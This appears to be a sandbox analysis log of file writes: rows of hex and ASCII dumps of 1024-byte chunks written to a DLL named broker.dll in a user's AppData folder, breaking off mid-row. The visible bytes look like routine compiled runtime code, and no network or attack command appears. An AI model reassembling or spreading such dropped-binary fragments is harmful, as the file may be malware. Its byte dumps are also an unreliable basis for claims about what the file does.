C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff 8b 8d e0 fe ff ff 83 c0 04 89 43 48 0f b7 85 c4 fe ff ff 89 01 6a 06 8d 85 c4 fe ff ff 50 ff b5 d8 fe ff ff e8 f6 74 00 00 83 c4 0c 83 7d 7c 02 0f 85 f4 00 00 00 8b 85 dc fe ff ff 83 a5 e8 fe ff ff 00 89 46 04 8b 47 24 8b 4f 20 89 85 d8 fe ff ff 8b c7 8b 56 04 3b 10 74 36 8b 10 ff 85 e8 fe ff ff 89 08 8b 8d d8 fe ff ff 89 95 b8 fe ff ff 8b 50 04 89 48 04 8b 8d b8 fe ff ff 83 c0 08 83 bd e8 fe ff ff 05 89 95 d8 fe ff ff 7c c5 eb 22 8b 85 e8 fe ff ff 85 c0 74 18 8d 04 c7 8b 10 89 17 8b 50 04 89 57 04 89 08 8b 8d d8 fe ff ff 89 48 04 83 bd e8 fe ff ff 05 75 65 6a 01 ff 76 14 8d 85 ec fe ff ff ff 76 04 50 6a 7f 68 98 de 06 01 6a 01 6a 00 e8 f4 da 00 00 83 c4 20 85 c0 74 36 33 c0 66 81 a4 45 ec fe ff ff ff 01 40 83 f8 7f 72 f0 68 fe 00 00 00 ff 35 20 42 07	CH.....j..... P.....t.....}].....F..G\$.OV.;. t6.....P..H."t.....P..W.....H.uej..v.....v.Pj.h... j.j......t63.f..E.....@ ...r.h.....5 B.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	89 45 c8 89 45 d0 89 45 ec 89 45 cc e9 83 07 00 00 0f b7 c2 83 e8 20 74 3e 83 e8 03 74 2d 83 e8 08 74 1f 2b c7 74 12 83 e8 03 0f 85 64 07 00 00 83 4d ec 08 e9 5b 07 00 00 83 4d ec 04 e9 52 07 00 00 83 4d ec 01 e9 49 07 00 00 81 4d ec 80 00 00 00 e9 3d 07 00 00 09 7d ec e9 35 07 00 00 66 83 fa 2a 75 20 83 c3 04 89 5d d8 8b 5b fc 85 db 89 5d c8 0f 8d 1b 07 00 00 83 4d ec 04 f7 5d c8 e9 0f 07 00 00 8b 45 c8 6b c0 0a 0f b7 ca 8d 44 08 d0 89 45 c8 e9 fa 06 00 00 83 65 e8 00 e9 f1 06 00 00 66 83 fa 2a 75 1d 83 c3 04 89 5d d8 8b 5b fc 85 db 89 5d e8 0f 8d d7 06 00 00 83 4d e8 ff e9 ce 06 00 00 8b 45 e8 6b c0 0a 0f b7 ca 8d 44 08 d0 89 45 e8 e9 b9 06 00 00 0f b7 c2 83 f8 49 74 48 83 f8 68 74 3a 83 f8 6c 74 15 83 f8 77 0f 85 9e 06 00 00 81 4d ec 00 08 00 00 e9 92	.E..E..E..... t>...t-...t+.t....d...M...{...M..R....M...l...M.....=...}.5...f.*u ...}.[...].....M...].E.k....D..E..e.....f.*u....}.[...].M.....E.k....D..E.....ltH..ht..lt..w.....M.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	01 9a 60 01 01 a3 60 01 01 db 60 01 01 c4 61 01 01 55 8d ac 24 0c fc ff ff 81 ec 74 04 00 00 a1 90 41 07 01 33 c5 89 85 f0 03 00 00 53 8b 9d 08 04 00 00 56 8b b5 fc 03 00 00 33 c0 57 ff b5 04 04 00 00 8b bd 00 04 00 00 8d 4d a8 89 75 b8 89 5d dc 89 45 a0 89 45 ec 89 45 c8 89 45 e8 89 45 d0 89 45 a4 89 45 cc e8 aa f5 ff ff 85 f6 75 2f e8 aa f2 ff ff c7 00 16 00 00 00 33 c0 50 50 50 50 50 e8 20 f2 ff ff 83 c4 14 80 7d b4 00 74 07 8b 45 b0 83 60 70 fd 83 c8 ff e9 57 08 00 00 33 f6 3b fe 75 12 e8 75 f2 ff ff 56 56 56 56 c7 00 16 00 00 00 56 eb cb 0f b7 0f 66 3b ce 89 75 d4 89 75 e0 89 75 c0 89 75 9c 89 4d d8 0f 84 14 08 00 00 6a 02 5e 03 fe 33 c0 39 45 d4 89 7d 94 0f 8c f1 07 00 00 8d 51 e0 66 83 fa 58 77 0d 0f b7 c1 0f b6 80 18 f7 06 01 83 e0 0f 8b 55 c0 6b	.^...^...a.U.\$.....t...A..3.....S.....V.....3.W.....M..u..}.E..E..E..E..E.....u/.....3.PPPPP.}.t.E..`p....W...3.;u..u...VVVV.....V.....f;..u..u..u..M.....j.^..3.9E..}......Q.f.Xw........U.k	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	03 83 c3 04 33 f6 46 f6 45 ec 20 89 75 cc 89 5d dc 89 45 90 74 2d 88 45 bc 8d 45 a8 50 8b 45 a8 c6 45 bd 00 ff b0 ac 00 00 00 8d 45 bc 50 8d 45 f0 50 e8 8b d8 00 00 83 c4 10 85 c0 7d 09 89 75 a4 eb 04 66 89 45 f0 8d 45 f0 89 45 e4 89 75 e0 e9 4d 03 00 00 8b 03 83 c3 04 85 c0 89 5d dc 74 2d 8b 48 04 85 c9 74 26 66 f7 45 ec 00 08 0f bf 00 89 4d e4 74 0f 99 2b c2 c7 45 cc 01 00 00 00 e9 18 03 00 00 83 65 cc 00 e9 11 03 00 00 a1 10 50 07 01 89 45 e4 50 e8 34 c7 ff ff 59 e9 fd 02 00 00 83 f8 70 0f 8f 86 01 00 00 0f 84 74 01 00 00 83 f8 65 0f 8c e8 02 00 00 83 f8 67 0f 8e 6a fe ff ff 83 f8 69 74 55 83 f8 6e 74 1b 83 f8 6f 0f 85 cc 02 00 00 f6 45 ec 80 89 55 d8 74 49 81 4d ec 00 02 00 00 eb 40 8b 33 83 c3 04 89 5d dc e8 b7 d7 00 00 85 c0 0f 84 73 fb ff ff f6 45	3.F.E..u.].E.t..E..E.P. E..E.....E.P.E.P..... }.u...f.E..E..u..M..... ...].t..H...t&f.E.....M.t..+ ..E.....e.....P...E. P.4...Y.....p.....t...eg..j.....itU..nt...o..E...U.tl.M.....@.3...].S....E	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff 75 d0 8b 7d b8 8d 45 d4 8d 4d c4 e8 74 02 00 00 f6 45 ec 08 59 74 15 f6 45 ec 04 75 0f 57 53 6a 30 8d 45 d4 e8 a1 ee ff ff 83 c4 0c 83 7d cc 00 75 4e 85 f6 7e 4a 8b 7d e4 89 75 d8 ff 4d d8 8d 45 a8 50 8b 45 a8 ff b0 ac 00 00 00 8d 45 90 57 50 e8 6b d4 00 00 83 c4 10 85 c0 89 45 84 7e 1a ff 75 90 8b 45 b8 8d 75 d4 e8 37 ee ff ff 03 7d 84 83 7d d8 00 59 7f c4 eb 13 83 4d d4 ff eb 0d 8b 4d e4 56 8d 45 d4 e8 f8 01 00 00 59 83 7d d4 00 7c 17 f6 45 ec 04 74 11 ff 75 b8 8d 45 d4 53 6a 20 e8 23 ee ff ff 83 c4 0c 83 7d 9c 00 74 0d ff 75 9c e8 7e d1 ff ff 83 65 9c 00 59 8b 7d 94 8b 5d dc 0f b7 07 66 85 c0 89 45 d8 74 07 8b c8 e9 fc f7 ff ff 83 7d c0 00 74 0a 83 7d c0 07 0f 85 8a f7 ff ff 80 7d b4 00 74 07 8b 45 b0 83 60 70 fd 8b 45 d4 8b 8d f0 03 00 00 5f 5e 33	..u.}).E..M..t....E..Yt..E..u. WSj0.E.....}.uN..~J}.u ..M..E.P.E.....E.WP.k..... ...E~..u..E..u..7....}.}.Y.M.....M.V.E.....Y.}.].E ..t.u..E.Sj.#.....}.t.u.. ~....e..Y.}.].f..E.t....}.t.}......}.t.E.. `p..E.....^3	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	a0 00 00 00 83 7d 74 ff 75 48 6a 0a 8d 45 38 50 56 e8 58 f0 00 00 83 c4 0c 85 c0 7e 2e 8b 45 38 66 83 38 24 75 25 83 7d 6c 00 75 16 68 40 06 00 00 8d 85 b4 f9 ff ff 6a 00 50 e8 61 50 00 00 83 c4 0c c7 45 74 01 00 00 00 eb 0d 83 65 74 00 8b 55 54 83 7d 74 01 75 4c 6a 0a 8d 45 38 50 56 e8 0a f0 00 00 8b 4d 38 83 c4 0c 48 83 7d 6c 00 8d 51 02 89 45 68 89 55 48 75 25 33 f6 3b c6 0f 8c 96 06 00 00 66 83 39 24 0f 85 8c 06 00 00 83 f8 64 0f 8d 83 06 00 00 3b 45 40 7e 03 89 45 40 8b f2 8b 55 54 8b 4d 68 ff 24 9d 14 82 01 01 83 fb 08 0f 84 0e 0d 00 00 83 fb 07 0f 87 79 0c 00 00 eb e2 83 7d 6c 00 75 0a 83 7d 74 01 0f 84 67 0c 00 00 83 7d 6c 01 0f 85 af 02 00 00 83 7d 74 ff 0f 85 a5 02 00 00 e9 4e 0c 00 00 33 c0 83 4d 78 ff 89 45 08 89 45 20 89 45 44 89 45 3c 89 85	}t.uHj..E8PV.X.....~.. E8f.8\$u%.}l.u.h@.....j.P. aP.....Et.....et..UT.}t.uLj. .E8PV.....M8...H.}l..Q..Eh. UHu%3;.....f.9\$......d..... ;E@~..E@...UT.Mh.\$.....y.....}l.u..}t..g.. .l}.....}t.....N...3..Mx ..E..E .ED.E<..	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	d0 8b b5 80 00 00 00 83 c4 1c 81 e6 80 00 00 00 74 1a 39 5d 78 75 15 8d 45 58 50 57 ff 35 3c 50 07 01 e8 b1 31 00 00 59 ff d0 59 59 66 83 7d 54 67 75 19 3b f3 75 15 8d 45 58 50 57 ff 35 38 50 07 01 e8 91 31 00 00 59 ff d0 59 59 80 3f 2d 75 0e 81 8d 80 00 00 00 00 01 00 00 47 89 7d 70 57 e9 76 fd ff ff c7 45 78 08 00 00 00 c7 45 1c 07 00 00 00 eb 21 83 e8 73 0f 84 eb fb ff ff 2b c7 0f 84 46 fe ff ff 83 e8 03 0f 85 6f 03 00 00 c7 45 1c 27 00 00 00 f6 85 80 00 00 00 80 c7 45 54 10 00 00 00 0f 84 29 fe ff ff 8b 45 1c 83 c0 51 66 c7 45 2c 30 00 66 89 45 2e 89 7d 3c e9 11 fe ff ff 83 f9 63 0f 87 fa 04 00 00 8b 45 68 c1 e0 04 83 7d 6c 00 75 68 8d 8c 05 b4 f9 ff ff 33 f6 39 31 75 0b c7 01 03 00 00 00 e9 b2 01 00 00 53 52 6a 03 e9 0e 01 00 00 66 f7 c3 00 10 74 51	t.9]xu..EXPW.5 <P....1..Y..YYf.}Tgu.;u..EX PW.58P....1..Y..YY.?- u..... .G.}pW.v....Ex....E.....!..s+...F.....o....E.'..ET.....).E...Qf.E, 0.f.E.)<.....c.....Eh.... }l.uh.....3.91u.....S Rj.....f....tQ	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	74 01 75 0a 83 7d 6c 00 0f 84 2b 01 00 00 83 7d 20 00 0f 85 0e 01 00 00 8b 85 80 00 00 00 a8 40 74 2b 66 a9 00 01 74 08 66 c7 45 2c 2d 00 eb 16 a8 01 74 08 66 c7 45 2c 2b 00 eb 0a a8 02 74 0d 66 c7 45 2c 20 00 c7 45 3c 01 00 00 00 8b 5d 44 8b 75 50 2b de 2b 5d 3c f6 85 80 00 00 00 0c 75 11 ff 75 28 8d 45 4c 53 6a 20 e8 5c de ff ff 83 c4 0c ff 75 3c 8b 7d 28 8d 45 4c 8d 4d 2c e8 02 f2 ff ff f6 85 80 00 00 00 08 59 74 18 f6 85 80 00 00 00 04 75 0f 57 53 6a 30 8d 45 4c e8 29 de ff ff 83 c4 0c 83 7d 34 00 75 4e 85 f6 7e 4a 8b 7d 70 89 75 54 ff 4d 54 8d 45 58 50 8b 45 58 ff b0 ac 00 00 00 8d 45 14 57 50 e8 f3 c3 00 00 83 c4 10 85 c0 89 45 f8 7e 1a ff 75 14 8b 45 28 8d 75 4c e8 bf dd ff ff 03 7d f8 83 7d 54 00 59 7f c4 eb 13 83 4d 4c ff eb 0d 8b 4d 70 56 8d 45	t.u.}l...+....}@t+f...t.f.E,-.....t.f.E,+... ..t.f.E, ..E<.....]D.uP+,+]<..u.u(.ELSj \.....u<.)(..E.L.M.....Yt.....u. WSj0.EL.).....}4.uN...~J.}p. u T.MT.EXP.EX.....E.WP....E.~..u..E(uL.....}).}T.Y..ML....MpV.E	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 5d 0c 8b 4f 08 8b 77 04 89 71 04 8b 77 08 8b 4f 04 89 71 08 8b 75 10 03 75 fc 89 75 10 c1 fe 04 4e 83 fe 3f 76 03 6a 3f 5e 8b 4d f4 8d 0c f1 8b 79 04 89 4b 08 89 7b 04 89 59 04 8b 4b 04 89 59 08 8b 4b 04 3b 4b 08 75 57 8a 4c 06 04 88 4d 0f fe c1 83 fe 20 88 4c 06 04 73 1c 80 7d 0f 00 75 0e 8b ce bf 00 00 00 80 d3 ef 8b 4d 08 09 39 8d 44 90 44 8b ce eb 20 80 7d 0f 00 75 10 8d 4e e0 bf 00 00 00 80 d3 ef 8b 4d 08 09 79 04 8d 84 90 c4 00 00 00 8d 4e e0 ba 00 00 00 80 d3 ea 09 10 8b 45 10 89 03 89 44 18 fc 33 c0 40 5f 5e 5b c9 c3 a1 78 a0 17 01 85 c0 0f 84 bf 00 00 00 8b 0d 14 ab 17 01 68 00 40 00 00 c1 e1 0f 03 48 0c 68 00 80 00 00 51 ff 15 b4 40 03 01 8b 0d 14 ab 17 01 a1 78 a0 17 01 ba 00 00 00 80 d3 ea 09 50 08 a1 78 a0 17 01 8b 40 10 8b 0d 14 ab 17 01	.].O..w..q..w..O..q..u..u..u.. ...N..?vj?^..M.....y..K..{..Y.. ..K..Y..K.;K.uW.L...M......L.. s..}.u.....M..9.D.D.. }.u..N.....M..y..... N.....E....D..3.@_^[...xh.@.....H.h. ...Q...@.....x.....P ..x....@.....	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	3b 42 04 75 57 83 c2 14 ff 45 e4 8b 45 e4 3b 05 00 ab 17 01 89 55 cc 0f 8c 95 fd ff ff 33 c0 5f 5e 5b c9 c3 6a fe eb 36 6a fc eb 32 6a fa eb 2e 6a f8 eb 2a 6a f9 eb 26 6a fb eb 22 6a f7 eb 1e 6a f5 eb 1a 6a f4 eb 16 6a f3 eb 12 6a f6 eb 0e 6a f1 eb 0a 6a f2 eb 06 6a f0 eb 02 6a ef 58 eb be 56 33 f6 39 35 7c a0 17 01 75 04 33 c0 5e c3 a1 f8 aa 17 01 83 f8 03 75 2f 8b 44 24 08 3d f8 03 00 00 76 1a e8 95 ca ff ff 56 56 56 56 56 c7 00 16 00 00 00 e8 0d ca ff ff 83 c4 14 eb cd a3 08 ab 17 01 33 c0 40 5e c3 57 8b 7c 24 0c 3b fe 74 42 83 f8 01 75 42 81 ff f8 03 00 00 77 0b 57 e8 d1 f3 ff ff 85 c0 59 75 1a e8 50 ca ff ff 56 56 56 56 56 c7 00 16 00 00 00 e8 c8 c9 ff ff 83 c4 14 eb 20 89 3d 08 ab 17 01 c7 05 f8 aa 17 01 03 00 00 00 33 c0 40 eb 0d e8 21 ca ff ff c7	;B.uW....E.;.....U.....3 _^[.j..6j..2j..*].&j.." j...j...j...j...j...j...j... ..j.X..V3.95j...u.3.^..... u/.D\$.=...v.....VVVVV.....3.@^W. \$.;tB.. .uB.....w.W.....Yu..P...VV VVV..... :.=.....3.@...!.....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	01 00 00 85 c0 59 74 0d 56 56 56 56 56 e8 61 c5 ff ff 83 c4 14 8d 45 f8 50 e8 55 02 00 00 85 c0 59 74 0d 56 56 56 56 56 e8 46 c5 ff ff 83 c4 14 83 7d fc 02 5e 75 0b 83 7d f8 05 72 05 33 c0 40 c9 c3 6a 03 58 c9 c3 33 c0 39 44 24 04 6a 00 0f 94 c0 68 00 10 00 00 50 ff 15 c4 40 03 01 85 c0 a3 7c a0 17 01 75 03 33 c0 c3 e8 7d ff ff ff 83 f8 03 a3 f8 aa 17 01 75 24 68 f8 03 00 00 e8 13 f0 ff ff 85 c0 59 75 15 ff 35 7c a0 17 01 ff 15 c0 40 03 01 83 25 7c a0 17 01 00 eb ca 33 c0 40 c3 55 33 ed 83 3d f8 aa 17 01 03 75 54 53 8b 1d 88 40 03 01 57 33 ff 39 2d 00 ab 17 01 7e 31 56 8b 35 04 ab 17 01 83 c6 10 68 00 80 00 00 55 ff 76 fc ff 15 b4 40 03 01 ff 36 55 ff 35 7c a0 17 01 ff d3 83 c6 14 47 3b 3d 00 ab 17 01 7c da 5e ff 35 04 ab 17 01 55 ff 35 7c a0 17 01 ff d3	Yt.VVVVV.a.....E.P.U.. ...Yt.VVVVV.F.....}.^u..}.r .3.@..j.X..3.9D\$.j...h...P.. .@..... ...u.3...}......u \$h.....Yu..5@...% 3.@.U3..=.....uTS...@. .W3.9-~1V.5.....h....U.v. ...@...6U.5G;=.... . ^ .5....U.5	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	85 c0 74 49 8d 50 08 80 3a 00 74 41 8b 74 24 10 8b 4e 04 3b c1 74 14 83 c1 08 51 52 e8 ef 27 00 00 85 c0 59 59 74 04 33 c0 eb 25 f6 06 02 74 05 f6 07 08 74 f2 8b 44 24 14 8b 00 a8 01 74 05 f6 07 01 74 e3 a8 02 74 05 f6 07 02 74 da 33 c0 40 5f 5e c3 8b 44 24 04 8b 00 8b 00 3d 4d 4f 43 e0 74 18 3d 63 73 6d e0 75 2b e8 a8 13 00 00 83 a0 90 00 00 00 00 e9 ce 16 00 00 e8 97 13 00 00 83 b8 90 00 00 00 00 7e 0c e8 89 13 00 00 05 90 00 00 00 ff 08 33 c0 c3 6a 10 68 28 0e 07 01 e8 4d bf ff ff 8b 7d 10 8b 5d 08 81 7f 04 80 00 00 00 7f 06 0f be 73 08 eb 03 8b 73 08 89 75 e4 e8 53 13 00 00 05 90 00 00 00 ff 00 83 65 fc 00 3b 75 14 74 65 83 fe ff 7e 05 3b 77 04 7c 05 e8 b2 16 00 00 8b c6 c1 e0 03 8b 4f 08 03 c8 8b 31 89 75 e0 c7 45 fc 01 00 00 00 83 79 04 00 74 15 89	..t.P...tA.t\$.N.;t...QR.. '...YYt.3.%...t...t.D\$... .t...t...t.3.@_^.D\$... .=MOC.t.=csm.u+.....~.....3. .j.h([...M....}).]..... s...s..u..S.....e.;u.t e...~.;w.O....1.u ..E.....y..t..	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	8b 80 88 00 00 00 39 38 75 58 e8 07 10 00 00 8b 80 88 00 00 00 83 78 10 03 75 47 e8 f6 0f 00 00 8b 80 88 00 00 00 39 58 14 74 24 e8 e6 0f 00 00 8b 80 88 00 00 00 39 68 14 74 14 e8 d6 0f 00 00 8b 80 88 00 00 00 81 78 14 22 05 93 19 75 13 83 7c 24 18 00 74 0c e8 bb 0f 00 00 05 90 00 00 00 ff 08 e8 af 0f 00 00 8b 4e 08 89 88 88 00 00 00 e8 a1 0f 00 00 8b 4e 0c 5f 5d 89 88 8c 00 00 00 5b 5e c3 6a 10 58 c3 6a 08 68 70 0e 07 01 e8 5d bb ff ff 83 65 fc 00 8b 4d 0c ff 55 08 eb 0d ff 75 ec e8 ac fb ff ff 59 c3 8b 65 e8 c7 45 fc fe ff ff ff e8 7d bb ff ff c3 6a 08 68 90 0e 07 01 e8 2b bb ff ff 83 65 fc 00 ff 75 0c ff 55 08 59 eb 0d ff 75 ec e8 79 fb ff ff 59 c3 8b 65 e8 c7 45 fc fe ff ff ff e8 4a bb ff ff c3 6a 08 68 b0 0e 07 01 e8 f8 ba ff ff 83 65 fc 00 ff 75 0c	98uX.....x..uG...9X.t\$.....9h.t..x"...u..[\$.t....N.....N_]..... [^j.X.j.hp....]...e. ..M..U.....Y..e..E..... }...j.h....+...e...u.U.Y.. .u.y...Y..e..E.....J....j.h.e...u.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	fe ff ff 8b 45 f8 83 c4 0c 3d ff ff ff 73 4a 8b 4d f4 83 f9 ff 73 42 8b f8 c1 e7 02 8d 04 0f 3b c1 72 36 50 e8 37 f9 ff ff 8b f0 3b f3 59 74 29 8b 55 fc 8d 45 f8 50 03 fe 57 56 8d 7d f4 e8 cd fd ff ff 8b 45 f8 83 c4 0c 48 a3 98 a0 17 01 89 35 9c a0 17 01 33 c0 eb 03 83 c8 ff 5f 5e 5b c9 c3 51 51 a1 28 a8 17 01 53 55 56 57 8b 3d 14 41 03 01 33 db 33 f6 3b c3 6a 02 5d 75 2d ff d7 8b f0 3b f3 74 0c c7 05 28 a8 17 01 01 00 00 00 eb 22 ff 15 94 40 03 01 83 f8 78 75 09 8b c5 a3 28 a8 17 01 eb 05 a1 28 a8 17 01 83 f8 01 0f 85 84 00 00 00 3b f3 75 0f ff d7 8b f0 3b f3 75 07 33 c0 e9 c9 00 00 00 66 39 1e 8b c6 74 0e 03 c5 66 39 18 75 f9 03 c5 66 39 18 75 f2 8b 3d 10 41 03 01 53 53 53 2b c6 53 d1 f8 40 50 56 53 53 89 44 24 34 ff d7 8b e8 3b eb 74 32 55 e8 60 f8	E....=?sJ.M....sB..... .,;r6P.7.....;Yt).U..E.P..W V.}.....E....H.....5....3... ...^[.QQ. (...SUVW.=.A..3.3.;j.]u-;t...("....@....xU.... (.....(..... ;u.....;u.3.....f9...t...f9 .u...f9.u..=.A..SSS+.S..@P VSS.D\$4.....;t2U.`.	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	ff c3 6a 0e e8 c9 be ff ff 59 c3 cc cc cc cc cc 8b 54 24 04 8b 4c 24 08 f7 c2 03 00 00 00 75 3c 8b 02 3a 01 75 2e 0a c0 74 26 3a 61 01 75 25 0a e4 74 1d c1 e8 10 3a 41 02 75 19 0a c0 74 11 3a 61 03 75 10 83 c1 04 83 c2 04 0a e4 75 d2 8b ff 33 c0 c3 90 1b c0 d1 e0 83 c0 01 c3 f7 c2 01 00 00 00 74 18 8a 02 83 c2 01 3a 01 75 e7 83 c1 01 0a c0 74 dc f7 c2 02 00 00 00 74 a4 66 8b 02 83 c2 02 3a 01 75 ce 0a c0 74 c6 3a 61 01 75 c5 0a e4 74 bd 83 c1 02 eb 88 cc cc cc cc cc cc cc cc 8b 54 24 0c 8b 4c 24 04 85 d2 74 69 33 c0 8a 44 24 08 84 c0 75 16 81 fa 00 01 00 00 72 0e 83 3d cc a9 17 01 00 74 05 e9 a5 00 01 00 57 8b f9 83 fa 04 72 31 f7 d9 83 e1 03 74 0c 2b d1 88 07 83 c7 01 83 e9 01 75 f6 8b c8 c1 e0 08 03 c1 8b c8 c1 e0 10 03 c1 8b ca 83 e2 03 c1 e9 02 74 06	.j.....Y.....T\$.L\$...... u<.:u..t&:a.u%..t...:A.u.. .t.:a.u.....u..3.....t.....:u.....t.... ..t.f.....:u..t.:a.u...t...T\$.L\$....ti3..D\$.... u.....r.=.....t.....W..... r1.....t+.....u.....t.	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	89 44 8f 10 8b 44 8e 0c 89 44 8f 0c 8b 44 8e 08 89 44 8f 08 8b 44 8e 04 89 44 8f 04 8d 04 8d 00 00 00 00 03 f0 03 f8 ff 24 95 30 c8 01 01 8b ff 40 c8 01 01 48 c8 01 01 58 c8 01 01 6c c8 01 01 8b 45 08 5e 5f c9 c3 90 8a 46 03 88 47 03 8b 45 08 5e 5f c9 c3 8d 49 00 8a 46 03 88 47 03 8a 46 02 88 47 02 8b 45 08 5e 5f c9 c3 90 8a 46 03 88 47 03 8a 46 02 88 47 02 8a 46 01 88 47 01 8b 45 08 5e 5f c9 c3 cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 57 56 8b 75 0c 8b 4d 10 8b 7d 08 8b c1 8b d1 03 c6 3b fe 76 08 3b f8 0f 82 a4 01 00 00 81 f9 00 01 00 00 72 1f 83 3d cc a9 17 01 00 74 16 57 56 83 e7 0f 83 e6 0f 3b fe 5e 5f 75 08 5e 5f 5d e9 d8 fd 00 00 f7 c7 03 00 00 00 75 15 c1 e9 02 83 e2 03 83 f9 08 72 2a f3 a5 ff 24 95 04 ca 01 01 90 8b c7 ba 03 00 00 00 83 e9 04 72	.D...D...D...D...D...\$.0.....@...H...X... I...E.^_...F..G..E.^_...I..F ..G..F..G..E.^_...F..G..F..G ..F..G..E.^_.....U..WV. u..M..)}.....;V;..... ..r.=.....t.WV.....;^_u.^_]u.....r*...\$.r	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	6d e0 75 2a 83 78 10 03 75 24 8b 40 14 3d 20 05 93 19 74 15 3d 21 05 93 19 74 0e 3d 22 05 93 19 74 07 3d 00 40 99 01 75 05 e8 1a e7 ff ff 80 3d 38 a8 17 01 00 56 74 22 ff 35 34 a8 17 01 e8 95 e1 ff ff 8b f0 85 f6 59 74 10 56 e8 ec 9d 00 00 85 c0 59 74 05 57 ff d6 eb 02 33 c0 5e 5f c2 04 00 68 f5 cb 01 01 ff 15 a0 40 03 01 50 e8 fa e0 ff ff a3 34 a8 17 01 59 c6 05 38 a8 17 01 01 33 c0 c3 80 3d 38 a8 17 01 00 74 1a ff 35 34 a8 17 01 e8 42 e1 ff ff 59 50 ff 15 a0 40 03 01 c6 05 38 a8 17 01 00 c3 a1 f4 48 07 01 c3 e8 65 e3 ff ff 8b c8 8b 41 6c 3b 05 d8 49 07 01 74 10 8b 15 dc 4a 07 01 85 51 70 75 05 e8 b0 7a ff ff 8b 80 c8 00 00 00 c3 55 8b ec 83 ec 10 85 f6 0f b7 48 42 0f b7 50 44 89 4d fc 89 55 f8 75 05 83 c8 ff c9 c3 83 65 f4 00 53 57 89 45 f0 8d 46 04 50	m.u*.x..u\$.@.= ...t.=!...t.=". ..t.=.@..u.....=8...Vt".54.Yt.V.....Yt.W.... 3.^_...h.....@..P.....4...Y ..8....3...=8....t..54....B.. YP...@....8.....H....e..... Al;.l.t....J...Qpu...z..... ...U.....HB..PD.M..U.u.... ...e..SW.E..F.P	success or wait	1	73789FBC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\broker.dll	unknown	1024	33 6e ff ff 59 59 8b c6 e9 1a 01 00 00 89 30 8b 75 08 0f b7 7b 3e 56 6a 0e 57 8d 45 e8 6a 01 50 e8 bf 92 00 00 89 45 f4 8d 46 04 50 6a 0f 57 8d 45 e8 6a 01 50 e8 aa 92 00 00 09 45 f4 8d 46 08 50 6a 10 57 89 45 f0 8d 45 e8 6a 01 50 e8 92 92 00 00 83 c4 3c 0b 45 f4 74 0c 56 e8 c4 fe ff ff 59 83 ce ff eb 8e 8b 45 f0 8b 00 eb 12 8a 08 80 f9 30 7c 12 80 f9 39 7f 0d 80 e9 30 88 08 40 80 38 00 75 e9 eb 37 80 f9 3b 75 f3 8b f0 8d 7e 01 8a 0f 88 0e 8b f7 80 3e 00 75 f2 eb e2 8b 0d a8 4a 07 01 8b 45 08 89 08 8b 0d ac 4a 07 01 89 48 04 8b 0d b0 4a 07 01 89 75 fc 89 48 08 8b 45 f8 33 c9 41 89 08 8b 45 fc 85 c0 74 02 89 08 8b 83 b4 00 00 00 85 c0 8b 35 60 40 03 01 74 03 50 ff d6 8b 83 b0 00 00 00 85 c0 74 1f 50 ff d6 85 c0 75 18 ff b3 b0 00 00 00 e8 3a 6d ff ff ff b3	3n..YY.....0.u...{>Vj.W.E.j .P.....E..F.Pj.W.E.j.P.....E ..F.Pj.W.E..E.j.P.....<.E.t V.....Y.....E.....0 ...9. ...0..@.8.u..7.;u...~..... >.u.....J..E.....J..H..... J...u..H..E.3.A..E..t.....5`@..t.P.....t.P.... u.....:m....	success or wait	1	73789FBC	WriteFile
C:\Users\user\AppData\Local\broker.dll	unknown	1024	89 5d f0 83 c4 0c 29 75 f0 89 45 f4 8b 45 fc 89 3c 83 8b 45 f4 ff 70 e4 8b c3 2b c7 03 45 f8 50 57 e8 ac e0 ff ff 83 c4 0c 85 c0 74 0f 33 c0 50 50 50 50 50 e8 3a 79 ff ff 83 c4 14 57 e8 8e 53 ff ff 8b 4d f0 8d 7c 07 01 8b 45 f4 89 3c 01 ff 30 8b c3 2b c7 03 45 f8 50 57 e8 73 e0 ff ff 83 c4 10 85 c0 74 0f 33 c0 50 50 50 50 50 e8 01 79 ff ff 83 c4 14 57 e8 55 53 ff ff ff 45 fc 83 45 f4 04 83 7d fc 07 59 8d 7c 07 01 0f 82 7b ff ff ff 8d 43 68 89 45 fc 8d 46 38 89 45 f4 c7 45 ec 0c 00 00 00 eb 03 8b 45 f4 8b 4d f0 89 3c 08 ff 30 8b c3 2b c7 03 45 f8 50 57 e8 13 e0 ff ff 83 c4 0c 85 c0 74 0f 33 c0 50 50 50 50 50 e8 a1 78 ff ff 83 c4 14 57 e8 f5 52 ff ff 8d 7c 07 01 8b 45 fc 89 38 8b 